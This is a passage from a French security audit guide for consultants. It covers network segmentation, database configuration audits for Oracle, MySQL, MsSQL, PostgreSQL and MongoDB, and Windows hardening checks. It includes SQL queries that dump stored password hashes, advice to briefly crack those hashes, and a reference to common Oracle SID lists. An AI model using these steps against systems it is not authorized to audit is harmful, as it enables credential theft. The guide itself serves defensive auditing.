2.3.2 Espace public

L'espace public consiste en un réseau consacré aux invités tel que des infrastructures (borne libre d'accès, Wi-Fi) leur permettant d'accéder à Internet ou à des ressources du réseau interne (consultation de la consommation d'énergie, du compteur électrique). Ils sont considérés comme des terminaux de confiance nulle. Ils sont donc de se fait exclus du réseau interne, sauf en cas de besoin précis, limité par des routes vers l'accès à des ressources précises.

WLAN

L'accès au Wireless LAN (WLAN) ne peut pas être régulé par une politique d'AD car sujet à des changements réguliers d'utilisateurs. L'utilisation d'une configuration basé sur un SSID protégé par un mot de passe peut être utilisé mais à la condition que le mot de passe soit suffisamment complexe, changé régulièrement et que ce mot de passe soit fourni avec parcimonie. La configuration idéale se base sur la création d'un token pour chaque invité et le passage obligatoire par un passage actif. Il est possible de laisser l'utilisateur s'identifier lui-même ou le token peut être fourni à l'accueil sur présentation d'une pièce d'identité.

Borne libre d'accès

Les bornes libre d'accès sont accessibles par n'importe quels visiteurs. Il est possible de les superviser de plusieurs manières : logiciel de surveillance lié au PC de sécurité, poste déporté (utilisation de VMs jetables pour chaque session), bridage des fonctionnalités... La société peut ainsi protéger ses machines en ne laissant aucun accès au reste du réseau à ces bornes et un accès direct à Internet, cependant du point de vue des responsabilités légales, il est fortement recommandé de surveiller leur usage.

2.4 Base de données

Il est nécessaire de considérer les différents types de bases de données qu'on peut rencontrer en entreprises :


- Base de données de production : Les bases de données de production doivent être protégées pour n'être accessibles que depuis les systèmes de production, ainsi la surface d'exposition des données est réduite au maximum par les infrastructures. Avec un accès restreint, il est plus facile de superviser et surveiller les accès aux bases de données.
- Base de données de sauvegarde : Les bases de données de sauvegarde (ou backup) doivent être hors réseau. Il s'agit de base servant pour restaurer le système en cas de destruction volontaire ou involontaire de données. Afin de pallier aux risques de destruction physique des données, ces bases de données devraient être hébergées en dehors du site de l'entreprise. Certaines sociétés privées proposent ce type de services.
- Liste des utilisateurs : il existe différentes solutions de gestion d'identités au sein d'une entreprise. Les plus courantes sont basées sur LDAP. C'est le cas notamment de Active Directory et de Samba. Ces serveurs étant utilisés pour la supervision des utilisateurs, ils se trouvent nécessairement sur le réseau de l'entreprise avec un accès important. Il s'agit d'une cible importante puisque nécessaire pour collecter les identités de toute l'entreprise, il convient donc de bien la protéger.

Au delà des politiques réseaux individuelles, les Système de Gestion de Base de données (SGDB) doivent être souvent mises à jour ainsi que leurs patchs appliqués. Enfin la configuration des bases et des gestionnaires doit être contrôlée (voir Audit de configuration).

> Attention
>
> Le consultant doit penser à recharger le service concernant la base de données après une mise à jour. Sur GNU/Linux, il suffit de relancer le module après l'avoir éventuellement rechargé (sur systemd).

2.5 Récapitulatif

☞Schéma récapitulatif d'une architecture type



Chapitre 3

Audit de configuration

☞Prérequis

Le consultant devra demander au client les fichiers de configuration au client. Ceux-ci pourront être extrait par un script dédié fourni par le consultant.

3.1 Règles générales

☞Définition

Il y a un certain nombre de points à contrôler lors d'un audit de configuration. De manière générale, une liste courte peut être établie :

- Les mises à jour sont-elles appliquées et comment ?
- La surface exposée est-elle réduite au strict nécessaire ?
- Les droits d'accès sont-ils correctement compartimentés et gérés ?

Un des premiers éléments à vérifier lors d'un audit de configuration est la version du logiciel à contrôler. Outre le fait qu'un logiciel doit être mis à jour régulièrement, il est fréquent que différentes configurations ou options soient disponibles pour différentes versions. Il est nécessaire de ce fait de connaitre les variations d'un logiciel lors de ses mises à jour. Pour exemple, il est possible de prendre en compte l'évolution de la gestion de PHP au sein des serveurs web qui a évolué d'un module à un service indépendant.

Les mises à jour

Le consultant devra effectuer un travail de veille afin de connaitre les évolutions techniques et les variations dans les services proposés par une solution. Dans le cadre d'un audit de configuration, il est nécessaire de prendre en compte l'aspect fonctionnel en plus de l'aspect sécurisé d'un logiciel.

La mise à jour d'un service est une recommandation essentielle pour maintenir un système d'information sûr. Cependant il est possible que celle-ci ne soit pas applicable pour conserver la compatibilité des services. Si aucune solution ne permet d'assurer une sécurité suffisante, le consultant devra alors chercher à proposer une architecture permettant d'isoler le service vulnérable afin de réduire sa surface d'exposition.

Surface d'exposition

De manière générale, un service devrait être exposé au minimum de sorte de ne proposer que les fonctionnalités nécessaires au fonctionnement. Cette protection peut se réaliser en compartimentant le réseau, en filtrant les accès, ou en conditionnant l'accès à la ressource par une authentification préalable.

La réduction de la surface d'exposition peut s'obtenir en appliquant une politique de droits d'accès et de divisions utiles des ressources. Il est possible de limiter l'accès d'un compte donné à des ressources précises, réduisant ainsi le risque en cas d'intrusion d'un vol massif de données. Au delà de la gestion des comptes utilisateurs, il est possible de créer une supervision de l'action des comptes administrateurs en appliquant des méthodes de traçabilité des actions (du type bastion d'administration).

Droits d'accès

3.2 Base de données

Les bases de données représentent une part importante des systèmes d'information et contiennent des données parfois critiques (données personnelles des clients ou des employés, des comptes de l'entreprise...). Il convient de prendre en compte leur exposition et leur utilité pour les gérer correctement. L'accès à des bases de données doit se faire via des comptes identifiés et limités.
Les comptes doivent être énumérés afin de lister tous les comptes (même les inactifs ou désactivés), leur mot de passe (ou le condensat de celui-ci) et leurs permissions. Ainsi, le consultant tentera brièvement d'obtenir les mots de passe par une attaque rapide sur les condensats. Il analysera ensuite les permissions de chaque compte pour s'assurer qu'aucun droit non pertinent ne soit possédé par un compte.
Les bases de données relationnelles présentées ci-dessous (Oracle, MySQL, MariaDB, MsSQL, PostgreSQL) utilisent la technologie SQL. Les bases de données No-SQL (MongoDB, elasticsearch...) sont également représentés. Cependant dans le cas d'*elasticsearch*, aucune solution n'est disponible pour durcir son implémentation d'un point de vue confidentialitée. Il est recommandé pour cela d'utiliser un WAF.

3.2.1 Oracle

Le SGDB d'Oracle est actuellement sous la version 12c. Cependant la version 11g-R2 n'arrivera en fin de vie qu'au 31 janvier 2018. Il est à noter que la version 11g-R1 est arrivée en fin de vie en août 2015.
Les serveurs Oracle utilisent par défaut le port 1521 comme *listener*, cependant Oracle utilise de nombreux ports en fonction des services. Les bases de données Oracle utilise un identifiant unique, le SID, pour gérer la session de la base de données. Sans cet identifiant il est impossible de se connecter ou de tenter de bruteforcer un mot de passe. Cependant, cette valeur est souvent prévisible, il est donc fortement recommandé de la rendre aléatoire ou tout du moins imprédictible pour un attaquant externe. Des listes des SIDs les plus fréquents sont disponibles sur Internet [1].

SID

Exemple: Obtenir le SID avec Oracle

La commande pour l'obtenir est :

```
SQL> SELECT instance FROM v$thread
```

1. http ://www.red-database-security.com/scripts/sid.txt

Exemple: Lister les utilisateurs avec Oracle

Pour lister les comptes utilisateurs à partir de 11g-R1, il faut utiliser :
`SQL> SELECT name,spare4,astatus FROM sys.user$`
Avant 11g-R1, il faut utiliser :
`SQL> SELECT name,password,astatus FROM sys.user$`
La table sys.user$ n'est accessible que par l'utilisateur administrateur.
Pour lister les permissions de tous les comptes, il faut utiliser :
`SQL> SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;`
Par défaut, les utilisateurs SYS, SYSTEM, SYSMAN et DBSNMP sont toujours présents.

Exemple: Table et Database avec Oracle

Pour afficher toutes les tables de la base courante :
`SQL> SELECT table_name FROM all_tables;`
Pour afficher le nom de la database :
`SQL> SELECT name FROM v$database;`

L'OWASP adresse certaines recommandations pour le durcissement d'une base de données Oracle. La liste complète est disponible sur le site web [2].

3.2.2 MySQL/MariaDB

MariaDB est un fork de MySQL créé suite au rachat de Sun Microsystem par Oracle. De ce fait, les commandes présentées ici seront applicables pour MySQL et MariaDB. Les versions des gestionnaires sont respectivement la 10.0.20 (MariaDB) et 5.6.26 (MySQL). Leur port par défaut d'utilisation est le 3306/TCP.
MySQL est très populaire et installé lors de l'utilisation du paquet LAMP ou WAMP (avec PHP et Apache). Il est utilisable dans un contexte de catalogues relationnels mais n'est pas recommandé dans un contexte nécessitant une forte intégrité, une réplication des données ou un nombre important de transactions. Le moteur InnoDB permet de gérer ces contraintes, son fork pour MariaDB est XtraDB.

Exemple: Lister les utilisateurs avec MySQL

Pour lister les utilisateurs : `SQL> select * from mysql.user;`
La table mysql.user n'est accessible que par l'utilisateur administrateur.
Il est à noter que MySQL peut utiliser un algorithme de hachage interne MySQL-SHA. Cette algo se reconnait à l'utilisation d'une astérisque avant le condensat.

Pour lister les permissions possibles, il faut utiliser :
`SQL> DESC mysql.user;`
Pour afficher les autorisations par utilisateurs :
`SQL> SHOW GRANTS FOR myusername;`
Par défaut l'utilisateur root est toujours présent.

2. https://www.owasp.org/index.php/OWASP_Backend_Security_Project_Oracle_Hardening

✎ Exemple: Table et Database avec MySQL

Pour afficher toutes les tables de la base courante :
`SQL> SHOW TABLES;`
Pour afficher les noms de database :
`SQL> SHOW DATABASES;`

De même que pour les bases de données Oracle, l'OWASP met à la disposition des consultants une liste de règles permettant de durcir la gestion de la base de données [3]. Certaines de ces recommendations portent sur le durcissement du sytème d'exploitation, nous y reviendrons dans la section éponyme.

3.2.3 MsSQL

SQL Server

Les bases de données MsSQL se basent sur le moteur relationnel SQL Server. Les versions de 2005 à 2014 disposent actuellement du support complet de mise à jour.

Transact-SQL

L'implémentation du langage SQL est Transact-SQL , un langage permettant l'utilisation de procédures stockées et de fonctions utilisateur. Ce langage supporte également les *triggers* et les opérations algébriques.
Le port par défaut de SQL Server est le 1433/TCP.

Paramétrage SQL

Les commandes `SQL> EXEC xp_cmdshell` [4] et `SQL> EXEC msdb.dbo.sp_send_dbmail` [5] sont désactivées par défaut depuis 2005. Leur réactivation constitue une faille de sécurité majeure. À partir de SQL Server 2008, Microsoft propose une fonctionnalité d'analyse de journaux d'évènements (*Audit database*), cette fonction permet de déclencher une coupure du service en fonction d'évènements journalisés. La fonction audit se crée en utilisant la commande `SQL> CREATE SERVER AUDIT audit_name;`.

Gestion des comptes utilisateurs

Microsoft recommande l'utilisation d'utilisateurs uniques non administrateurs pour l'exécution de chaque services constituants MsSQL. La gestion des privilèges des utilisateurs Windows doit être gérée par le biais de groupe Windows. SQL Server Configuration Manager doit être utilisé de préférence pour le changement de ses comptes. Enfin la commande T-SQL *CREDENTIAL* doit être utilisé pour l'ajustement des privilèges.
L'authentification sur SQL Server peut se faire en utilisant deux modes : Windows Authentification et Mixed Mode. Le Mixed Mode permet d'assurer l'aspect Legacy des systèmes ou leur compatibilité avec d'autres systèmes. Dans le cas d'une authentification de type *Mixed Mode*, il est recommandé de renommer le compte **sa** (créé par défaut) et de ne l'utiliser que pour attribuer le niveau d'élevation sysadmin à un utilisateur ou un groupe séparé. De plus, il est recommander d'activer les connexions SSL pour les connexions distantes via SQL Login.

3. `https://www.owasp.org/index.php/OWASP_Backend_Security_Project_MySQL_Hardening`
4. Fonction T-SQL d'appel au shell Windows
5. Fonction T-SQL d'envoi de mail

Chiffrement de la base

SQL Server incorpore une solution de chiffrement à l'échelle des cellules depuis 2005 et à l'échelle de la base entière (TDE) depuis 2008 Enterprise. Les deux systèmes s'appuient sur la bibliothèque applicative de Microsoft DPAPI.
La création de la master clef se fait en réalisant un appel à la bibliothèque via la commande SQL :

```
SQL> CREATE MASTER KEY WITH ENCRYPTION BY PASSWORD='passphrase'
```

Cette commande protège la clef avec une passphrase et la stocke deux fois par défaut. La passphrase peut être fournie à chaque fois ou la base peut être déchiffrée en stockant la master key dans une database master. La Master Key permet avant 2012 de chiffrer en triple DES et après 2012 en AES-256. La Master Key est ensuite utilisée pour protéger une clef asymétrique, un certificat ou une clef symétrique pour chaque base de données [6].

Chiffrement en base de données

Les sous-clefs peuvent être crées avec des appels aux fonctions :

```
SQL> CREATE CERTIFICATE certificate_name
SQL> CREATE ASYMMETRIC KEY Asym_Key_Name
```

Le mode TDE (Transparent Data Encryption) permet l'utilisation d'un nombre minimum de clefs pour chiffrer la base entière.

Commandes courantes

Exemple: Lister les utilisateurs avec MsSQL

Pour lister les utilisateurs (TRANSACT-SQL) :

```
SQL> SELECT * FROM sys.database_principals;
```

Pour lister les permissions possibles, il faut utiliser :

```
SQL> SELECT pr.principal_id, pr.name, pr.type_desc,
SQL> pr.authentication_type_desc, pe.state_desc, pe.permission_name
SQL> FROM sys.database_principals AS pr
SQL> JOIN sys.database_permissions AS pe
SQL> ON pe.grantee_principal_id = pr.principal_id;
```

6. https://msdn.microsoft.com/fr-fr/library/ms189586(v=sql.120).aspx

✎ Exemple: Table et Database avec MsSQL

Pour afficher toutes les tables de la base courante :

```
SQL> SELECT * FROM sys.tables;
```

Pour les afficher en tant qu'objets :

```
SQL> SELECT sobjects.name FROM sysobjects sobjects
SQL> WHERE sobjects.xtype = 'U';
```

Pour afficher les noms de database :

```
SQL> SELECT name FROM master.dbo.sysdatabases;
```

La commande TRANSACT-SQL correspondante est :

```
SQL> EXEC sp_databases;
```

3.2.4 PostgreSQL

PostgreSQL est un SGDB gérant à la fois des données relationnelles et objet, c'est-à-dire que les données manipulées peuvent utiliser un typage étendu. À l'image de MsSQL, PostgreSQL possède un langage de programmation propre PL/pgSQL. Son port par défaut d'utilisation est le 5432/TCP.

PL/pgSQL

Les autorisations de connexions sont listées au sein du fichier **pg_hba.conf**. Ce fichier contient les entrées sous la forme "*TYPE - DATABASE - USER - ADDRESS - METHOD*".

- *TYPE* : Il est recommandé de n'autoriser que les connections local ou utilisant du SSL/TLS (hostssl)
- *DATABASE - USER* : Le principe du moindre droit se doit d'être aux databases accessibles par les utilisateurs
- *ADDRESS* : Il est recommandé de limiter le nombre d'IP autorisée.
- *METHOD* : Les méthodes recommandées doivent utiliser une authentification forte comme *crypt*.

Par défaut PostgreSQL utilise une structure "*public*" ce qui fait que tous les utilisateurs ont accès aux catalogues systèmes. Pour supprimer cette permission, il est nécessaire d'exécuter la commande suivante :

```
SQL> REVOKE CREATE ON SCHEMA public FROM PUBLIC;
```

et de créer ensuite un SCHEMA protégé :

```
SQL> CREATE SCHEMA privateschema AUTHORIZATION adminUser;
```

pour utiliser par défaut ce schéma il faut éditer le *path* à l'aide de la commande :

```
SQL> SET search_path TO privateschema,public;
```

Pour contrôle ce changement il suffit de taper la commande :

```
SQL> SHOW search_path;
```

✎ Exemple: Lister les utilisateurs avec PostgreSQL

Pour lister les utilisateurs : `SQL> SELECT rolname FROM pg_roles;`

Le catalogue n'est accessible que par les utilisateurs ayant les droits suffisants.

Exemple: Table et Database avec PostgreSQL

Pour afficher toutes les tables de la base courante :

```
SQL> SELECT spcname FROM pg_tablespace;
```

Pour afficher les noms de database :

```
SQL> SELECT datname FROM pg_database;
```

3.2.5 MongoDB

MongoDB est un SGDB permettant la gestion de bases de données document, c'est-à-dire sans schéma prédéfini. Il utilise une structure JavaScript Object Notation (JSON) pour la gestion des *documents*. Ce type de stockage présente un intérêt particulier pour les formats d'entrée non statique, comme par exemple, l'archivage de journaux d'évènements. De plus du fait de l'absence de structure relationnelle, MongoDB présente de meilleures performances que les bases relationnelles.MongoDB existe en version Community et en version Enterprise
Le port par défaut de MongoDB est 27017/TCP.
MongoDB n'active pas par défaut les schémas d'authentification et d'autorisation. Pour activer ces fonctionnalités, il faut lancer une première instance sans identification et créer un utilisateur administrateur.

Exemple: Création d'administrateur MongoDB

```
use admin
db.createUser(
  {
    user: "myAdmin",
    pwd: "abc123",
    roles: [ { role: "userAdminAnyDatabase", db: "admin" },"clusterAdmin" ]
  }
)
```

Le rôle *userAdminAnyDatabase* est, avec *clusterAdmin*, la valeur maximum d'autorisation possible sur un SGDB, elle peut être ajusté à l'aide de sous niveau de granularité disponible [7].

Exemple: Lister les utilisateurs et les rôles d'une database MongoDB

```
use admin
db.getUsers()
db.getRoles(
    {
      rolesInfo: 1,
      showPrivileges:true,
      showBuiltinRoles: true
    }
)
```

MongoDB nécessite une configuration importante de base notamment dans le cas de *sharding*. La configuration suivante met en avant les points-clefs de la sécurité à mettre en place sans *sharding*.

7. https://docs.mongodb.com/manual/reference/built-in-roles/

Exemple: Configuration MongoDB non-exhaustive

```
systemLog:
   destination: file
   path: "/var/log/mongodb/mongod.log"
   logAppend: true
storage:
   journal:
      enabled: true
processManagement:
   fork: true
net:
   bindIp: 127.0.0.1
   port: 27017
  ssl:
    sslOnNormalPorts: true
    mode: requireSSL
    PEMKeyFile: /etc/ssl/mongodb.pem
    CAFile: /etc/ssl/ca.pem
    AllowConnectionsWithoutCertificates: true
    disabledProtocols: TLS1_0,TLS1_1
security:
   authorization: enabled
   javascriptEnabled: false
setParameter:
   enableLocalhostAuthBypass: false
```

Configuration *ssl*

L'option **AllowConnectionsWithoutCertificates** dans le bloc ssl permet d'autoriser les connexions de clients ne présentant pas de certificat. Cette option n'est nécessaire qu'en cas de présence de l'option **CAFile** qui fourni le certificat utilisé pour les certificats clients. Cette option sert donc dans le cas d'architecture mixte.
L'option **clusterFile** permet de définir un certificat d'authentification au sein du cluster.

Configuration *security*

L'option **authorization** permet d'activer le Role-Based Acces Control (RBAC) en complément avec la création d'utilisateurs compartimentés. D'autres options de configuration permettent également d'utiliser SASL et Kerberos
La désactivation de l'exécution de code JavaScript en natif est fortement recommandée.

Chiffrement en base de données

Dans la version Enterprise et avec le moteur wiredTiger, L'option **enableEncryption** permet le chiffrement de la base de données en AES-256 en complément avec un mode de chiffrement Cipher Block Chaining (CBC) ou Galois-Counter Mode (GCM) défini par l'option **encryptionCipherMode**. Si c'est possible le chiffrement de la base est recommandé.

3.3 Système d'exploitation

3.3.1 GNU/Linux

3.3.2 Microsoft Windows

Microsoft Windows est un groupe de système d'exploitation développé et commercialisé par **Microsft**. Les systèmes Windows dominent actuellement le marché mondial.

En effet, 90% des ordinateurs personnels tournent sous Windows. Leurs systèmes peuvent se diviser en deux familles :

- **Windows Embedded** : Une famille dédiée aux systèmes embarqués comme les smartphones.
- **Windows NT** : Une famille de systèmes dédiés à un usage multi-processeurs et multi-utilisateurs. Elle est divisible en deux parties ; les systèmes dédiés aux postes de travail (Windows Xp, Vista, 7, 8 et 10) et les serveurs (Windows server 2012, 2012 R2, 2016, 2019).

Cette partie traite uniquement de la famille **Windows NT**.

Dans un système d'information les postes de travail et plus encore les serveurs sont des éléments sensibles pour l'entreprise. La configuration par défaut est souvent insuffisante par rapport aux attentes en matière de sécurité. Il faut donc vérifier qu'elle suit bien les bonnes pratiques. Pour cela, on peut s'appuyer sur les recommendations du **Center fort Internet Security (CIS)**. Le **CIS** est une société à but non-lucratif, ayant pour mission le développement des bonnes pratiques de cybersécurité. Il réalise des documents enumérant les points de configuration à passer en revu.

Version et mise à jour du système

La première des vérifications à effectuer est la version du système et les dernières mises à jour. Pour obtenir la version du système :
`PS > [System.Environment]::OSVersion`.
Pour les dernières mises à jour :
avec `wmic` : `PS > wmic qfe list`,
avec **Powershell** : `PS > Get-WmiObject -Class "win32_quickfixengineering"`.

Base de registre

La base de registre Windows (ou registre Windows) est une base de données stockant les informations de configuration du système, des utilisateurs, des programmes et périphériques matériels. Le registre Windows est organisé en clés de registre qui sont des ensembles regroupant d'autres sous-clés ou des valeurs typées.
Les clés à la racine du registre sont les suivantes :

- HKEY_CURRENT_USER : Contient les informations relatives à l'utilisateur ayant ouvert une session. Ces informations sont associées au profil de cet utilisateur, par exemple les paramètres des dossiers sont renseignés dans cette clé. Cette clé est une sous-clé de HKEY_USERS.
- HKEY_USERS : Contient les informations des utilisateurs chargés sur l'ordinateur.
- HKEY_LOCAL_MACHINE : Contient les informations de configuration spécifiques à l'ordinateur, abrégée HKLM.
- HKEY_CLASSES_ROOT : Une sous-clé de HKEY_LOCAL_MACHINE Software. Elle contient les associations entre l'extension d'un fichier et le programme ouvrant ce fichier.
- HKEY_CURRENT_CONFIG : Contient des informations sur la configuration du matériel utilisé par l'ordinateur au démarrage du système.

Les ruches de registre sont des ensembles de clés et de valeurs. Ces ruches sont associés à un ensemble de fichiers. La liste des ruches et leurs fichiers correspondant est récupérable

avec `Reg` et la commande suivante :

```
PS > reg query HKLM\System\CurrentControlSet\Control\Hivelist
```

Exemple: Utilisation de l'outil Reg

```
PS > reg export <Nom  de la clé> <Fichier de sortie> [/y]
```

On exporte la clé de registre dans un fichier de sortie.
/y : Ecrase un fichier existant

```
PS > reg query <KeyName> [{/v <ValueName> | /ve}] [/s]
```

Affiche une clé de registre.
KeyName : Le chemin complet de la clé de registre.
/v : Le nom de la valeur du registre recherché.
/ve : Exécute une requête pour les noms de valeurs vides.
/s : Requête récursive.

Politique des comptes utilisateurs

La gestion des comptes utilisateurs est un point important de tout système d'exploitation. La gestion des comptes passe d'abord par la gestion de leurs mots de passe. Il est recommandé de forcer l'utilisateur à choisir un mot de passe fort, étant différent des précédant mots de passe et dont l'usage doit être limité à une période de temps. Ces contraintes minimisent le risque qu'un attaquant réussisse à découvrir le mot de passe par attaque par brute-force. La politique de blocage des comptes est un autre point important de la gestion des comptes. Il faut notamment configurer le temps d'inactivité avant verrouillage de session, le nombre de tentatives de connexions autorisées et le temps de verrouillage d'un compte utilisateur. Si la machine fait partie d'un domaine **Active Directory**, ces poliques peuvent être distribuées par **GPO**.
Localement elles peuvent aussi être configurées avec l'outil **Stratégie de sécurité locale** dans **Paramètres de sécurité** puis **Stratégies de comptes**.
La configuration peut être récupérée avec l'outil `secedit.exe` en utilisant la commande suivante : `PS > secedit /export /CFG secedit.txt`.
On peut aussi récupérer la configuration en accèdant à la clé de registre correspondante :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters

Attribution des droits d'utilisateur

Les droits accordés aux utilisateurs doivent être restreint au maximum, pour minimiser la capacité d'un attaquant à faire une élévation de privilèges lors d'une compromission d'un compte ou d'une machine. L'accès distant depuis le réseau ou la connection via des services comme **Remote Desktop Service** doit être réservée au compte **Administrateur**. De même pour les fonctionnalité du système, par exemple le changement d'heure

du système affecte la journalisation et doit donc aussi être restreint à l'administrateur. L'utilisateur **Guests** même si il n'est pas activé par défaut, doit avoir les droits les plus restreints possible. Toutes ces configurations sont distribuables par **GPO**. Locallement cette politique peut être modifié avec l'outil **Stratégie de sécurité locale** dans **Paramètres de sécurité** puis **Stratégies de comptes**.

Les configurations sur la politique des comptes utilisateurs sont accessibles avec l'outil `secedit.exe` en utilisant la commande suivante :

```
PS > secedit /export /areas USER_RIGHTS /cfg policies.txt
```

Pare-feu

Le pare-feu Windows appelé **Windows Defender FireWall** depuis **Windows 10** est un composant majeur de Windows. Il est présent depuis **Windows XP** et **Windows Server 2003** et permet de gérer le trafic réseau entrant et sortant. Une mauvaise configuration du pare-feu a des répercussions graves sur la sécurité. Par exemple, un pare-feu mal configuré peu faciliter la propagation d'un malware en cas de compromission. Il convient donc de s'assurer que le pare-feu est bien activé pour le profil de domaine, le profil privé et le profil public. La stratégie par défaut doit bloquer les paquets entrants et autoriser les paquets sortant. Un autre point important, est la journalisation des connexions réussies et échouées. La taille maximale recommendée du fichier de **logs** est de 16,384 KB ou plus.

La configuration du pare-feu est accessible dans la clé de registre correspondante, la commande suivante permet d'y accèder :

```
PS > reg query "HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall"
```

Ou en powershell pur :

```
PS > Get-ChildItem HKLM:\SOFTWARE\Policies\Microsoft\WindowsFirewall
```

Enfin, l'outil `netsh`, permet aussi d'obtenir cette configuration. La commande suivante montre l'état du pare-feu pour tous les profils réseaux :

```
PS > netsh advfirewall show allprofile
```

✎ Exemple: Affichage du profil Public avec netsh

```
PS > netsh advfirewall show public
```

advfirewall : Modification pour le contexte du pare-feu
show : Affiche les informations
public : le profil a afficher

Stratégie de journalisation

Sur tout système d'information, la journalisation des évènements est essentielle pour contrôler l'état de santé de son système et pouvoir investiguer en cas d'incidents. Les principaux évènements à journaliser sur un Windows sont les suivants :

— Création, changement, suppression, activation, bloquage d'un compte
— Changement d'un mot de passe d'un utilisateur

— Connexion échouées ou réussies
— Appel à l'API de vérification de la politique des mots de passe ou accès au mot de passe hashé d'un compte
— Création, modification ou suppression d'un groupe de securité (l'échec et la résussite)
— Insertion d'un périphérique externe (Windows 10 et Windows server 2016 ou supérieur requis)
— L'accès à un fichier sur un périphérique externe (lecture, écriture, exécution)
— La création d'un processus
— L'accès à un object **Active Directory Domain Services (AD DS)**
— Changement dans la politique d'authentification

La politique de journalistaion ou **legacy audit policy**, elle est récupérable avec l'outil `secedit.exe` avec la commande suivante :

```
PS > secedite.exe /export /areas SECURITYPOLICY /cfg filename.txt
```

La politique de journalisation avancée est récupérable avec l'outil `audipol.exe` et la commande :

```
PS > auditpol.exe /get /category *
```

Pour savoir laquelle des deux politique est active, la commande :

```
PS > reg query HKLM\System\CurrentControlSet\Control\Lsa
```

Nous donne la valeur **SCENoApplyLegacyAuditPolicy**. Si cette valeur vaut enabled/1 la politique de journalisation avancée est active, si la valeur est à disabled/0 c'est la **legacy audit policy** qui est active.

Outils d'analyse automatique

Cette section présente les outils d'audit de configuration sur lesquels un consultant peu s'appuyer pour réaliser un audit de configuration Windows.

3.4 Chiffrement des communications

> **Attention**
>
> Il est recommandé de consulter l'annexe sur la Cryptographie en cas de besoin de documentation plus détaillée sur les algorithmes à utiliser pour les protocoles de chiffrement.

3.4.1 SSL/TLS : Protocoles de communication

> **Important**
>
> Par abus de langage, on désigne par SSL à la fois, Secure Sockets Layer (SSL) et Transport Layer Security (TLS). Il est souhaitable d'éviter cette ambiguité en désignant séparément les deux familles de protocoles.

☞Définition

Les protocoles de chiffrement SSL/TLS ont été définis par l'Internet Engineering Task Force (IETF) afin de garantir Confidentialité, Intégrité et Authenticité des communications sur Internet.
Il en existe encore 4 utilisés aujourd'hui :

